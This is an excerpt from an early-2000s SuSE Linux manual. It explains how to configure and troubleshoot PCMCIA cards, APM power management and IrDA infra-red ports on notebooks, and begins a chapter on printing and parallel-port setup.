Notebooks, in particular, have special components and requirements, among these are "Advanced Power Management" (APM), Infra-red ports (IrDA) and PC cards (PCMCIA). Occasionally these components can also be found in desktop computers. Because the differences between the two types are non-essential the use and configuration of both will be described in this chapter.

Those interested in specific notebooks should definitely visit the "Linux Laptop Homepage" at `http://www.cs.utexas.edu/users/kharker/linux-laptop`. Another good source of information is the "LiLAC" Homepage under `http://home.snafu.de/wehe/index_li.html`. There you can find an interesting Laptop Howto as well as an IrDA Howto.

11.1 PCMCIA

11.1.1 Hardware

PCMCIA stands for "Personal Computer Memory Card International Association" (not, as commonly supposed, People Can't Memorize Computer Industry Acronyms `;-)`) although it is commonly used as a collective term for both the hardware and the associated software. The essential part is the PCMCIAcard, of which two types exist:

PC cards: This is the most common type. With a 16-bit bus bandwidth, most are relatively inexpensive and are usually trouble-free and stable.

CardBus cards: This is a new standard. They have a 32-bit bus bandwidth and are quicker, although also more expensive. Due to the fact that the data transfer rate is often limited at other points in the system the increase in bandwidth is often unjustified. In the meantime there are quite a few drivers for these cards as well, although they are often unstable - depending on the PCMCIA controller.

When the PCMCIA service is active the card type can be found with the command **`cardctl ident`**. A list of supported cards can be found in `SUPPORTED_CARDS` in `/usr/share/doc/packages/pcmcia`. There you'll also find the actualized version of the `PCMCIA-HOWTO`.

The second important component is the PCMCIA controller, or the PC card/CardBus bridge. This creates a connection between the card itself and the PCI bus, or in older devices to the ISA bus. These controllers are most often compatible to the `i82365` chip from Intel; of which all models are supported.

The type of controller can be found with the command **probe**. In the case of PCI devices the command **lspci -vt** also offers interesting information.

11.1.2 Software

All necessary drivers and programs can be found, as long as they are not already integrated into the kernel, in package PCMCIA, series a1. The modules pcmcia_core, i82365 (or tcic, less often) and ds form the basis and are normally automatically started when booting. They initialize the PCMCIA controller and supply basic functions.

Because PCMCIA cards can be added or removed at run time a ☞*Daemon* is needed to check the activities of the slots. This is done by the Cardmanager (**cardmgr**), which is automatically started after loading the base modules. When a card is inserted into a slot Cardmanager determines the type and function and loads the necessary module. You can check which modules are loaded with the command **lsmod**. If all modules are successfully loaded Cardmanager, depending on the function of the card, starts predetermined initialization scripts that build the necessary network connections or *mount* the necessary external SCSI drives. When the card is removed Cardmanager, using the same scripts, ends the diverse card activities, after which the modules that are no longer needed are unloaded. Theoretically, you can simply remove the card. This works very well with network, modem, or ISDN cards as long as there is no active network connection. It does not work with mounted partitions, external drives, or NFS directories. For this you need to be certain that the devices are synchronized and cleanly *unmounted*. If in doubt the following command can be of help

```
earth: # cardctl eject
```

This command deactivates the card, as long as it is still in the notebook.

11.1.3 Configuration

When the PCMCIA package is installed four PCMCIA variables will be found in /etc/rc.config. **START_PCMCIA** determines whether the service should be started when booting. It can be started with the command **rcpcmcia start** even when **START_PCMCIA** is set to no. **PCMCIA** determines the type of PCMCIA controller. This value is automatically set at installation and almost always has the value i82365. The other two variables, **PCMCIA_PCIC_OPTS** and **PCMCIA_CORE_OPTS** involve options for the basis modules and can normally be left empty. The default value of do_pnp=0 for **PCMCIA_CORE_OPTS** is only important for Compaq notebooks. Because the selection of driver modules is taken care of by Cardmanager (**cardmgr**) no other hardware related settings are necessary.

Ethernet and Token Ring

Ethernet or Token Ring connections can be easily configured using YaST. In the menu item ‘System administration’ → ‘Network configuration’ these devices can be configured in the same manner as normal hardware devices with the exception that the device must be marked as a PCMCIA device with F9; see also Section 3.6.3 page 107. The following points should be taken into consideration:

- When more than one Ethernet or Token Ring devices are marked as PCMCIA only the first device configuration is used.
- The settings, in contrast to normal network cards, are immediately activated with F10.
- The device names shown (`eth0`, `eth1`, `tr0`...) should only be seen as information relating to the type of device due to the fact that the numeration of PCMCIA devices is determined dynamically.
- When a non-active device is reactivated with F4 the device must also be marked as a PCMCIA device with F9 again.

ISDN

ISDN-PC cards are configured in much the same manner as other cards; see also Section 6.2 page 167, the only difference being that the device must be marked as a PCMCIA device under the menu items '`System administration`' → '`Network configuration`' with F9. In the '`Configuration of ISDN hardware`' dialog neither IRQ nor IO port nor the ISDN protocol (Euro-ISDN or 1TR6) should be changed.

So-called ISDN modems are also available as PCMCIA cards. They are modem or multi-functional cards with an additional "ISDN-Connection-Kit" and are handled as modems.

Modems

Modem PC cards normally have no specific settings. After insertion the card is available in `/dev/modem`. The configuration of the device with wvdial (**`wvdial`**) follows that of a normal modem; see also Section 6.6 page 180.

SCSI and IDE

The necessary driver modules are loaded by Cardmanager. After insertion the device is ready for use. The ☞*Device* name is determined dynamically. Information about available SCSI or IDE devices can be found under `/proc/scsi` or `/proc/ide`.

Note

Before inserting external hard drives, CD-ROM drives and similar devices be sure that the device is on. SCSI devices must be actively terminated.
Important: Before a SCSI or IDE device is removed from the slot the partitions and/or device must be unmounted. If this step is left out the device can only be accessed after rebooting although the system is still stable.

It is possible to install Linux entirely on such an external drive, but the boot process is somewhat more complicated. A "boot disk" will be needed which includes the kernel and an Init-Ramdisk (`initrd`); more information on this can be found in Section 16.3 page 441. The `initrd` includes a virtual file system with all the necessary PCMCIA modules and programs. The SuSE Linux "boot disk" and boot disk images include these, which means that with these you can boot your external installation. It is, however, somewhat uncomfortable having to load the PCMCIA support every time you boot your system; advanced users can create their own boot disks that are tailored to their systems[1].

11.1.4 Configurations for Changing – "Schemes"

Mobile computers often have different configurations. For example, one for work and one for home. For PCMCIA devices this proves to be quite easy, although the configuration files need to be edited by hand; YaST cannot yet handle this task[2].

Singular configuration profiles for PCMCIA are known as "Schemes". The configuration files found in `/etc/pcmcia/*.opts` can include more than one scheme. The data for a specific scheme are included in configuration blocks and are selected with an "address". The addresses are comma separated words. The first word is the name of the scheme. The other words contain information such as slot in which the card is inserted or the number of a hard drive partition. Detailed information can be found at the beginning of the `/etc/pcmcia/*.opts` files as well as in the PCMCIA-HOWTO. The standard scheme used by SuSE Linux has the name `SuSE`. The `SuSE` scheme is edited with SuSEconfig, when the network connection is configured with YaST. Due to this, manual alterations to this scheme will be lost by using **`SuSEconfig`**.

We'll use an ethernet card configuration as an example scheme configuration, making two schemes, named `work` and `home`. The file `/etc/pcmcia/network.opts` (see file 11.1.1 on the facing page) will have several configuration blocks with the following addresses:

- `SuSE,*,*,*`: This block already exists and should be left as is, in case you'd like to use YaST for future configurations.
- `work,*,*,*`: This block is for the network configuration on the job.
- `home,*,*,*`: The configuration for home.
- `*,*,*,*`: This block already exists as well and should be left as is for use in future configurations.

[1]Tips can be found in the PCMCIA-HOWTO in Section 5.3 "Booting from a PCMCIA device."

[2]Several ISDN devices, with the same network address and the same default route, can be configured. These are not started automatically, but selectively. – In the case of modems, several different profiles can be configured with the wvdial

```
# The address format is "scheme,socket,instance,hwaddr" .
case "$ADDRESS" in
SuSE,*,*,*)
    INFO="This scheme is to be configured by YaST/SuSEconfig"
# [... abbreviated ...]
    ;;
work,*,*,*)
    INFO="Network configuration for the company via DHCP"
    IF_PORT=""
    BOOTP="n"
    DHCP="y"
    IPADDR=""
    NETMASK=""
    NETWORK=""
    BROADCAST=""
    GATEWAY=""
    DOMAIN=""
    SEARCH=""
    DNS_1=""
    MOUNTS=""
    start_fn () { return; }
    stop_fn () { return; }
    ;;
home,*,*,*)
    INFO="Network configuration for home, using a fixed address"
    IF_PORT=""
    BOOTP="n"
    DHCP="n"
    IPADDR="10.0.1.23"
    NETMASK="255.255.255.0"
    NETWORK="10.0.1.0"
    BROADCAST="10.0.1.255"
    GATEWAY="10.0.1.1"
    DOMAIN="home.de"
    SEARCH="home.de work.de"
    DNS_1="10.0.1.1"
    MOUNTS=""
    start_fn () { return; }
    stop_fn () { return; }
    ;;
*,*,*,*)
    INFO="Sample private network setup"
# [... abbreviated ...]
    ;;
esac
```

File contents 11.1.1: /etc/pcmcia/network.opts

It is easiest to use YaST to configure a scheme and then change the name, after running **SuSEconfig**, from SuSE to work or home. Those who wish to edit everything themselves can find more information about terms such as **NETMASK**, **BROADCAST** etc. in Table 5.1 page 151, and all specific values in PCMCIA-HOWTO (in /usr/share/doc/packages/pcmcia you'll find the current version).

```
image    = /boot/vmlinuz
  root   = /dev/hda7
  label  = work
  alias  = w
  append = xzx SCHEME=work xzx
#
image    = /boot/vmlinuz
  root   = /dev/hda7
  label  = home
  alias  = h
  append = xzx SCHEME=home xzx
#
image    = /boot/vmlinuz
  root   = /dev/hda7
  label  = suseconf
  alias  = s
  append = xzx SCHEME=SuSE xzx
```

File contents 11.1.2: PCMCIA: example from lilo.conf

Scheme changes can be made at boot or run time. The active scheme is defined by the command **cardctl scheme**. Changes in schemes can be made at run time with the same command using the syntax **cardctl scheme** <**Scheme_name**>. These settings are not lost when restarting the system, which means that the last selected scheme is still active at the next boot unless specifically changed.

This is done at the boot prompt (**LILO:**) by adding the variable **SCHEME=**<**Scheme_name**>; more information on giving parameters at the boot prompt can be found in Section 14.3.2 page 385.

You can use the boot manager to create one or more fixed boot schemes. We will continue with our example and create three boot configurations. The **append** parameter in /etc/lilo.conf is used for this (and other) purposes as can be seen in File 11.1.2. After reconfiguring /etc/lilo.conf the command **lilo** needs to be called.

Using the example configuration, in the file 11.1.2 by simply adding w, h or s when booting, a specific scheme can be started.

APM-support

The PCMCIA package in SuSE Linux is compiled without APM support due to the fact that this does not function properly on all systems. You can use apmd to simulate APM support (see Section 11.2.3 page 339) or recompile the kernel, which is actually not very difficult. It is important that the correct kernel is running when re-compiling, because certain information is taken from it. The PCMCIA package should already be installed but not started; if in doubt run the command **rcpcmcia stop**. Next install the PCMCIA source package with YaST and finally call:

```
earth: # rpm -ba /usr/src/packages/SPECS/pcmcia.spec
```

That's it! A new binary package should exist as well under `/usr/src/packages/RPMS` in case you'd like to use the same kernel for other systems.

11.1.5 If Things Still Don't Work

Some notebooks have problems with specific PCMCIA cards. Most can be easily solved when you look at the matter systematically. First check to see if the problem lies with the card or the PCMCIA base system. To do this, boot the computer *without* any cards inserted. Only after the base system functions correctly should you insert a card. All important messages can be found in `/var/log/messages`. Therefore this information should be observed with

```
earth: # tail -f /var/log/messages
```

while the necessary tests are running. Doing so you can reduce the problem to one of the following two errors.

The PCMCIA base system does not function properly

If the system hangs when booting, after you receive the message `"PCMCIA: Starting services:"` or other strange things happen, you can prevent PCMCIA from starting at the next boot by entering the parameter **NOPCMCIA=yes** at the boot prompt (**LILO:**) . After the system is running you should load the modules, one after the other, manually, with the commands **modprobe pcmcia_core**, **modprobe i82365** or – in very rare circumstances – **modprobe tcic** and **modprobe ds**. The critical modules are, in each case, the first ones.

If the problem occurs when loading `pcmcia_core` help can be found in manpage for **pcmcia_core** (**man pcmcia_core**). The options described in this can be tested in conjunction with the **modprobe** command. We'll use the example where, due to activated P'n'P support ("Plug-and-Play") the system hangs when loading `pcmcia_core`. In this case the P'n'P support needs to be deactivated with the command **do_pnp=0**. To test this, add this module option to **modprobe** as follows:

```
earth: # modprobe pcmcia_core do_pnp=0
```

If this option is successful, you should set the variable **PCMCIA_CORE_OPTS** in `/etc/rc.config` to: **PCMCIA_CORE_OPTS="do_pnp=0"** This now contains, by default, the option **do_pnp=0**, so if you need P'n'P support, you must set this option to `1`. If you want to use a number of options, they should be separated bz a space:

PCMCIA_CORE_OPTS="do_pnp=0 probe_io=0" If the problem occurs when loading `i82365`, help can be found in manpage for **i82365** (**man i82365**).

This error is the result of a resource conflict, which means that either an interrupt, an IO port or a memory area is being shared by two devices. The module i82365 checks for such sharing but sometimes this check itself leads to problems. Checking the interrupt 12 (PS/2 devices), for example, can lead on some computers to the mouse and/or keyboard being blocked. In this case the parameter **irq_list=<List_of_IRQs>** helps. This list should include all interrupts to be used by the base system and has the following syntax:

```
earth: # modprobe i82365 irq_list=5,7,9,10
```

or permanently in `/etc/rc.config`:

```
PCMCIA_PCIC_OPTS="irq_list=5,7,9,10"
```

In addition to this there are the files `/etc/pcmcia/config` and `/etc/pcmcia/config.opts` which are used by Cardmanager. The settings in these files are used for the loading of driver modules for the PCMCIA cards. IRQs, IO-Ports and memory areas can be assigned or unassigned in the file `/etc/pcmcia/config.opts` as well. The difference between this and the above option is that when resources are unassigned in this file the PCMCIA card does not use them, but the base system module `i82365` still checks them.

The PCMCIA card doesn't function (correctly)

There are three possibilities for errors: The card is not correctly detected, the card causes a resource conflict, or the card is not supported.

If the card is not properly detected the message `"unsupported card in Slot x"` will appear in `/var/log/messages`. This message only means that Cardmanager cannot correctly assign a driver. `/etc/pcmcia/config` is used for this purpose, it is, so to speak, a "driver database". You can add entries to the "driver database" using existing entries as an example. Using the command **`cardctl ident`** you can determine the identification information for the card. More information on this topic can be found in the PCMCIA-HOWTO, section 6 ("Dealing with unsupported cards") as well as the manpage for **`pcmcia`** (**`man pcmcia`**). After changing `/etc/pcmcia/config` be sure to reload it with **`rcpcmcia reload`**.

Generally speaking, it doesn't matter which IRQ or IO port a PCMCIA card uses as long as these are not shared by another device (CD-ROM on 2. IDE-Controller: IRQ 15; serial or IrDA Port: IRQ 3, IRQ 4; sound, printer: IRQ 5, IRQ 7). In cases of resource conflicts these should be specifically defined in `/etc/pcmcia/config.opts`. If the problem still exists these settings can be further specified as a module option in `config.opts`. For example if the module `pcnet_cs` should use IRQ 5 the following entry would be made:

```
module "pcnet_cs" opts "irq_list=5"
```

Most available options are described in the manpages[3]. If the manpage does not include the information needed there are several options available in manpage for **`i82365`** (**`man i82365`**) or the answer lies in the source code of the module…

One common problem with 10/100 Mbit-Network cards: the transfer rate is not correctly detected. In this case the command **`ifport`** can be of help. With this the transfer rate can be shown and changed; see also manpage for **`ifport`**

[3] Tip: **`rpm -ql pcmcia | grep man`** gives a list all package `pcmcia` manpages.

(**man ifport**). The correct setting can be entered in the variable **IFPORT** in `/etc/pcmcia/network.opts`.

11.1.6 Installation via PCMCIA

In some cases PCMCIA support is necessary to install SuSE Linux. For this you should choose '`Load PCMCIA Module`' from the menu item '`Kernel-Module (Hardware Drivers)`' in linuxrc. At first two entry fields will appear. here you can specify options for the modules `pcmcia_core` and `i82365`. Normally these can be left empty. The manpages for `pcmcia_core` and `i82365` can be found as text files on the first CD in the directory `docu`. During installation system messages are displayed on several virtual consoles and can be viewed using `Alt` + `F<x>`.[4]

After the first part of the installation the system is partially or totally rebooted. In rare cases the system hangs when starting the PCMCIA system. The installation is far enough along that you can use the boot option **NOPCMCIA=yes** to boot Linux without PCMCIA support, at least in text mode. More information on this can be found in Section 11.1.5 page 335.

11.1.7 Other Help Programs

The program cardctl has already been mentioned several times. cardctl is an important tool for finding information about PCMCIA devices and/or taking specific actions. Details can be found in manpage for **cardctl** (**man cardctl**); or simply give the command **cardctl** to receive a list of command options.




Figure 11.1: PCMCIA – Cardinfo

This program has a graphical front-end as well which can be started with the command **cardinfo** (See Figure 11.1). Most options can be controlled with

[4]In YaST2 you must use `Ctrl` + `Alt` + `F<x>` because YaST2 runs under the X Window System.

this although, unfortunately, you cannot change between "schemes" using this tool.

Friends of KDE can also use the program kardinfo. This tool is basically the same as **`cardinfo`**.

More help can be found in package `pcmcia` with **`ifport`**, **`ifuser`**, **`probe`** and **`rcpcmcia`** although they are not often needed in day to day problems. To discover everything that exists in package `pcmcia`, use the command **`rpm -ql pcmcia`**.

11.2 APM – Power Management

11.2.1 Fundamentals

Power management can be used, assuming that the necessary hardware and BIOS routines exist. Most notebooks and desktops include these – the diverse energy saving functions are usually only important for mobile computers. These functions are described below:

Standby – In this operating mode the display is turned off and, by some machines, the processor power is reduced.

Suspend (to memory) – In this mode all system information is written to RAM and the entire system is then suspended. Here the computer uses very little energy; so little, in fact, that the computer can run in this mode from between 12 hours to several days on one battery. The advantage of this is that within seconds you can resume working at the same point at which you left, without rebooting or restarting any programs. This is where using Linux becomes interesting – you never need to turn the computer off – other operating systems become unstable in time. With most modern notebooks you only need to close the lid, therefore suspending the system, and later simply opening it again to resume working.

Hibernation (Suspend to disk) – In this operating mode the computer can run right through the winter. That is, all information is saved to the hard drive and the system is turned off. Resuming operation takes about 30 - 90 seconds and the system is back to the same point where you left off. Some manufacturers offer interesting mixes of suspend and hibernation.

Battery Control – Very interesting.

Automatic Shutdown – Interesting for desktops. After a "shutdown" the computer is completely turned off.

Hard drive power off – This function saves not only energy but, for those with a loud hard drive, also stress. Problems can occur, however, with, for example, an editor that automatically saves changes, causing the drive to turn back on, again and again.

Some of these functions are implemented by the BIOS alone. Standby and suspend can be invoked, on many notebooks with a combination of keys or by simply closing the lid. The operating system has nothing do with these functions although with the correct kernel and packages installed these can also be invoked with a command. This is helpful if you like to perform certain actions every time the mode is invoked.

11.2.2 The Correct Kernel

For advanced APM functionality a kernel which supports this is needed. Several of the SuSE standard kernel includes this functionality. You can check to see whether these functions are supported with the command **`cat /proc/apm`**. If a line appears with diverse numbers everything is okay and the command **`shutdown -h`** should turn the computer off. Due to the fact that some BIOS's do not correctly support the standards strange things can sometimes happen. Some of these problems can be solved by using a special kernel configurations. More information can be found in our Support Database at `http://sdb.suse.de/sdb/en/html` or on the "Linux Laptop Homepage" at `http://www.cs.utexas.edu/users/kharker/linux-laptop`.

11.2.3 The APM Daemon

The ☞*Daemon* `apmd`, found in package `apmd`, series `ap` serves to watch the battery and can take specific actions when "standby" or "suspend" is started. This package is not always necessary but can often be of use. In order to start this at boot the variable **`START_APMD`** in `/etc/rc.config` should be set to `yes`. You can also start this with the command **`rcapmd start`**.

Several variables can be configured in `/etc/rc.config.d/apmd.rc.config`. Because this file contains comments as to the settings of these variables we won't go into detail here.

- PCMCIA in SuSE Linux is compiled without APM support. Those who do not wish to recompile the PCMCIA package can set the variable **`PCMCIA_SUSPEND_ON_SUSPEND`** to `yes`. Some cards, however, loose function after a suspend. In this case you should use the harder method of setting the variable **`PCMCIA_EJECT_ON_SUSPEND=yes`**.
- If the time is incorrect after a suspend set the variable **`SET_CLOCK_ON_RESUME`** to `yes`.
- If problems occur with the X Window Systemwhen the system wakes help can be found by setting the variable **`LEAVE_X_BEFORE_SUSPEND=yes`**.

In addition you can set the "spindown" behavior of the hard drive differently for the battery mode or even tell the computer to shutdown when the battery reaches a critically low level. Advanced users can add functionalities themselves in the file `/usr/sbin/apmd_proxy`.

11.2.4 More Commands

package apmd has a few other useful programs. With **apm** you can check the actual battery capacity and put the system into standby (**apm -S**) or suspend (**apm -s** mode; see also manpage for **apm** (**man apm**).

The command **apmsleep** suspends the system for a certain amount of time; see also manpage for **apmsleep** (**man apmsleep**).

To observe a log file without having the hard drive continuously running use the command **tailf** instead of **tail -f**.

There are also tools for the X Window Systemas well as the command **xapm** which shows a graphic representation of the battery status. If you're using KDE or at least kpanel – the program kbatmon shows battery status and can suspend or put the system to sleep.

11.2.5 Pause for the Hard Drive

The hard drive can be turned off when not needed with the program hdparm. This program also has other useful hard drive functions. The drive can be placed in standby mode with the command option **-y** or completely turned off with **-Y**. The drive will automatically turn off after 30 seconds with the option **hdparm -S 6**. The number in this command is the number of 5 second intervals (in this case 6, so $6*5 = 30$). This function is turned off with a value of 0. With larger numbers the interval is also increased, more information can be found in the manpages for this program.

You can set the standby behavior to be dependent on whether the computer is plugged in or in battery mode by configuring /etc/rc.config.d/apmd.rc.config but if you do so be sure to set the variable **CHECK_TIME** to 0.

Due to the fact that the hard drive is often needed the sleep function is often useless because many programs, for example text editors, regularly write temporary data to the drive. Programs intended to help, such as **tail -f** <**logfile**> often cause this as well. Replacing this command with **tailf** <**logfile**> solves this problem. Even when none of these programs are in use there are processes that cause the hard drive to be waked from its' sleep. It is important to know that the data is not actually written to the hard drive, rather in a buffer supplied by the kernel. With this write operation speeds are increased. There exists an Update-Daemon which, in regular time intervals, synchronizes the drive and takes care of the buffer. This daemon has been integrated into the kernel since Kernel 2.2.11 and cannot, without other changes, be turned off or replaced with the "mobile update daemon". You can, however, change this behavior with the /proc file system. The command

```
earth: # cat /proc/sys/vm/bdflush
```

shows the actual configuration and with

```
earth: # echo "60 500 64 256 6000 60000 3000 1884 2" >
  /proc/sys/vm/bdflush
```

you can actualize the settings. If you'd like to change this be sure to check `/usr/src/linux/Documentation/proc.txt` for the meanings of the individual numbers. You can manually synchronize the hard drive with the command **`sync`**.

11.3 IrDA – Infra-red Data Association

IrDA (Infra-red Data Association) is an industry standard for wireless communications that uses light in the infra-red spectrum. Many laptops delivered today have an IrDA compatible sender/receiver that enables the communication with other devices, such as printers, modems, LANs, or even other laptops. The transfer rate varies from 2400 bps up to 4 Mbps.

> **Note**
>
> Support for this protocol in the Linux kernel is not yet complete. The project is still seen as "experimental" (beta status). Therefore this funtionality is not included in the standard kernel. This implies that the driver has not been fully tested yet and may not be as stable as other parts of the kernel.

Software

The package `irda` supplies support for infra-red ports as well as the IrDA Protocol itself. After installation of this package you can find the documentation under `/usr/share/doc/packages/irda/README`.

From the package `howto` you can install the `IR-HOWTO`. After installation it can be found under `/usr/share/doc/howto/en/IR-HOWTO.gz`. For more information on the Linux IrDA-Project visit the URL `http://www.cs.uit.no/linux-irda/`.

Configuration

By a normal installation the variables **`START_IRDA`**, **`IRDA_PORT`** and **`IRDA_IRQ`** are set in the file `/etc/rc.config` . Normally the use of IrDA is deactivated; with the command

```
earth: # rcirda start
```

you can manually activate the port. You can deactivate it with the parameter `stop`. When activated the necessary kernel modules are loaded.

With IRDA_PORT (Default `/dev/ttyS1`) and `IRDA_IRQ` (Default `3`) you can configure the IrDA port; they are set by the script `/etc/irda/drivers` when support for the infra-red port is activated.

If you give START_IRDA a value of `yes` support for the infra-red port will be activated at boot. Unfortunately IrDA uses noticeably more electricity due to the so-called "discovery" packets that are broadcast every few seconds, which look for other devices with IrDA communication ports with which to communicate.

Application

In order to print using the infra-red port you need to send the print data to the device file `/dev/irlpt0`. This device file has the same attributes as the normal "wired" port `/dev/lp0`, the only difference being the wireless transmission per infra-red light.

You can configure a printer to use this port in the same manner as a parallel port or serial port printer using YaST (see Section 3.6.1 page 102). When printing be sure that the printer is in sight of the computer and that the IrDA support is started.

If you want to communicate with other computers, mobile telephones or the like you can address the device using the device file `/dev/ircomm0`. With the Siemens S25 mobile telephone, for instance, you can use the program wvdial to access the internet.

Troubleshooting

If devices do not respond when using the Infra-red port you can check to see if the device is found by the computer using the command **irdadump** as 'root':

```
earth: # irdadump
```

In the case of a Canon BJC-80 printer in "sight" of the computer `earth`you'll receive the following output in regular intervals (see Output 11.3.1).

```
21:41:38.435239 xid:cmd 5b62bed5 > ffffffff S=6 s=0 (14)
21:41:38.525167 xid:cmd 5b62bed5 > ffffffff S=6 s=1 (14)
21:41:38.615159 xid:cmd 5b62bed5 > ffffffff S=6 s=2 (14)
21:41:38.705178 xid:cmd 5b62bed5 > ffffffff S=6 s=3 (14)
21:41:38.795198 xid:cmd 5b62bed5 > ffffffff S=6 s=4 (14)
21:41:38.885163 xid:cmd 5b62bed5 > ffffffff S=6 s=5 (14)
21:41:38.965133 xid:rsp 5b62bed5 < 6cac38dc S=6 s=5 BJC-80 \
                        hint=8804 [ Printer IrCOMM ] (23)
21:41:38.975176 xid:cmd 5b62bed5 > ffffffff S=6 s=* erde \
                        hint=0500 [ PnP Computer ] (21)
```

Output 11.3.1: IrDA: **irdadump**

If you receive no output or the device does not respond check the configuration of the port. Are you using the correct port? Sometimes the infra-red port can be found under the device file `/dev/ttyS2` or `/dev/ttyS3` or the device is not being assigned to Interupt 3. These settings can be changed on nearly every laptop in the BIOS setup.

It is important to note that you can only communicate with devices using IrDA if the device you wish to communicate with supports the protocols `Printer` or `IrCOMM`. With the help of special programs (**irobex_palm3** or **irobex_receive**, please make note of the descriptions in `IR-HOWTO`) you can communicate with devices that use the `IROBEX` Protocol (e. g.3Com Palm Pilot). Which protocol your device supports can be taken from the output of **irdadump**, in brackets after the device name. Support for the `IrLAN` Protocol is still a "Work in progress" and will be included in future versions of Linux.

You can check to see if the IrDA port is actually emitting light with a normal video camera...in contrast to humans most video cameras can “see” infra-red light.

12 Printing

This chapter describes the essential procedures which occur "behind the scenes" when printing takes place: not in minute detail, but enough for you to be able to understand printing operations.

12.1 Basics and Requirements for Printing

In Linux, data is normally sent to a printer via a "print queue". The "print spooler" is responsible for queuing the print jobs and sending them to the printer in the correct order, thus ensuring that they do not interfere with each other.

The data to be printed often requires conversion to a suitable format before the printer can handle it: graphics files must normally be first converted to a printable format, for example. The "print filter" is a piece of software which is responsible for this conversion.

12.1.1 Different standard printer languages

ASCII text – Most printers can at least print out ASCII text directly. There are two general types of exception to this: those printers which first require the text to be converted to another of the printer languages listed below, and the so-called "GDI printers" which are designed only to work with Windows (TM) and which by default are capable of printing neither ASCII text nor data offered to them in any of the other standard printer languages.

PostScript – PostScript is the standard printer language in Unix/Linux. If no PostScript printer is available, a special filter program (Ghostscript) is used in Linux to convert PostScript data into one of the following standard printer languages.

PCL 5 or PCL 6 – These printer languages are common amongst laser printers.

PCL 3 – This printer language is used by most HP Deskjet printers and compatible models.

ESC/P, ESC/P2 and ESC/P Raster – These printer languages are used by most Epson printers and compatible models.

12.1.2 The problem with GDI printers

Many printers are sold as "Windows printers" or "GDI printers". (GDI stands for the Windows Graphical Device Interface: such printers are designed to work with only one operating system.) They are often difficult or impossible to set up to work with Linux: some of them are capable of using other standard printer languages and are thus usable, while others will only work at all with Windows (TM). You should consult the CDB, at `http://cdb.suse.de/`, or check with the hardware manufacturer if you are unsure.

With GDI printers the manufacturer does without a standard protocol completely and controls the printer directly with control sequences of the specific model. However, there are printers on the market which can act both as GDI printers and also work with "proper" printer languages.

12.1.3 Hardware and Software Compatibility

You should check the following points:

- You should check whether your printer is supported by SuSE Linux. You can do so by looking at the lists which can be found on the installed system and on the internet at:
  - `/usr/share/doc/packages/ghostscript/catalog.devices`
  - `http://cdb.suse.de`
  - `http://www.picante.com` → '`Supported printers database`'
  - `http://www.cs.wisc.edu/~ghost/printer.html`

> **Note**
>
> You will sometimes hear of printers which require the current version of "Aladdin Ghostscript". For licensing reasons, SuSE Linux includes the slightly different "GNU Ghostscript". In most cases, a GNU Ghostscript driver can be found which is suitable for any given printer.

- You should check that you can make the necessary physical and logical connection to the printer. See section 12.2 on the facing page for details of this.
- You should note that a self-compiled kernel could lack the necessary support for printing: if in doubt, you should first install and boot from a standard SuSE kernel. (This can be done through YaST.)
- You need to have installed at least the '`SuSE Default System`' using YaST, or the '`Standard-System`', using YaST2. The '`SuSE Minimal System`' is not adequate for normal printing purposes. For the installation of additional packages, see section 3.4 page 94 pp.

12.1.4 Defining a suitable printer driver

In the lists mentioned in Section 12.1.3 Ghostscript drivers for specific printer models are provided. If your supplier cannot give you any Linux-specific information on your printer model, the following tips may help you:

- Find out if your printer is compatible with a model which does run in Linux, and then use the Ghostscript driver for this compatible model.

  Compatible in Linux means that your printer can print correctly with the same binary control sequences as the compatible model – i. e. the printer can "understand" the same printer language directly (rather than just being capable of emulating it in Windows through the use of driver software).

  The fact that two printers have similar names is not always a guarantee that they are compatible. This is because printers with similar names do not always understand the same printer language directly.

- The best way of finding out what printer language your printer understands is from the manufacturer. The printer language is often also specified in the technical data of the printer manual. The most common printer languages are listed in Section 12.1.1 page 345.

- Ghostscript includes a special `uniprint` driver with parameter files for various printers with the extension `.upp`. If a parameter file exists for your printer, it can be configured in this way.

12.2 Connecting the Printer Locally

12.2.1 Parallel ports

Connecting a printer to a Linux system is usually done via a parallel port. A printer on a parallel port is addressed via the `parport` subsystem of the kernel.

The parallel ports are made known to the `parport` subsystem by loading additional architecture-specific drivers (see Section 10.4.3 page 317 pp.). In this way a number of devices in series can be used *simultaneously* via *one* parallel port. The numbering of device files for parallel port printers starts with `/dev/lp0`. To be able to print via the first parallel port, the modules `parport`, `parport\_pc` and `lp` must be loaded – this is normally performed automatically via the kmod (*Kernel Module Loader* - see Section 13.2 page 377), as soon as a print job is sent. If the parallel port is not found, you can remedy this by using kernel parameters; see also page ?? pp.

Configuring the first parallel port

The first parallel port, `/dev/lp0`, is configured by an entry in `/etc/modules.conf` (File 12.2.1).

```
alias parport_lowlevel parport_pc
options parport_pc io=0x378 irq=none,none
# If you have multiple parallel ports, specify them this way:
# options parport_pc io=0x378,0x278  irq=none,none
```

File contents 12.2.1: `/etc/modules.conf`: First parallel port

io stands for the first address of the parallel port. The entry **irq=none** none puts the parallel port into "polling mode" rather than interrupt driven mode. This is generally a better option and is slower only on very old computers.

In order for these settings to work, the following settings for the first parallel port must be made in the BIOS, or via the computer's firmware:

- IO-address `378` (hexadecimal)
- Interrupt `7` (not relevant in polling mode)
- Mode `Normal` or `SPP` (other modes do not always function)
- `DMA` is switched off (should be switched to `Normal` mode)

Testing the first parallel port

If the printer is able to print ASCII text, then, as user `'root'` (☞*System administrator*), you should be able to print out a page with the word `hello`, using the command

```
earth: # echo -en "hello\f" > /dev/lp0
```

.

Configuring the second parallel port

A second parallel port, which can be addressed via the standard IO address 278 (hexadecimal) (e. g. which can be set by jumper on an ISA port card), can also be configured with an entry in `/etc/modules.conf` (File 12.2.2).

```
alias parport_lowlevel parport_pc
# options parport_pc io=0x378 irq=none,none
# If you have multiple parallel ports, specify them this way:
options parport_pc io=0x378,0x278  irq=none,none
```

File contents 12.2.2: `/etc/modules.conf`: Two parallel ports

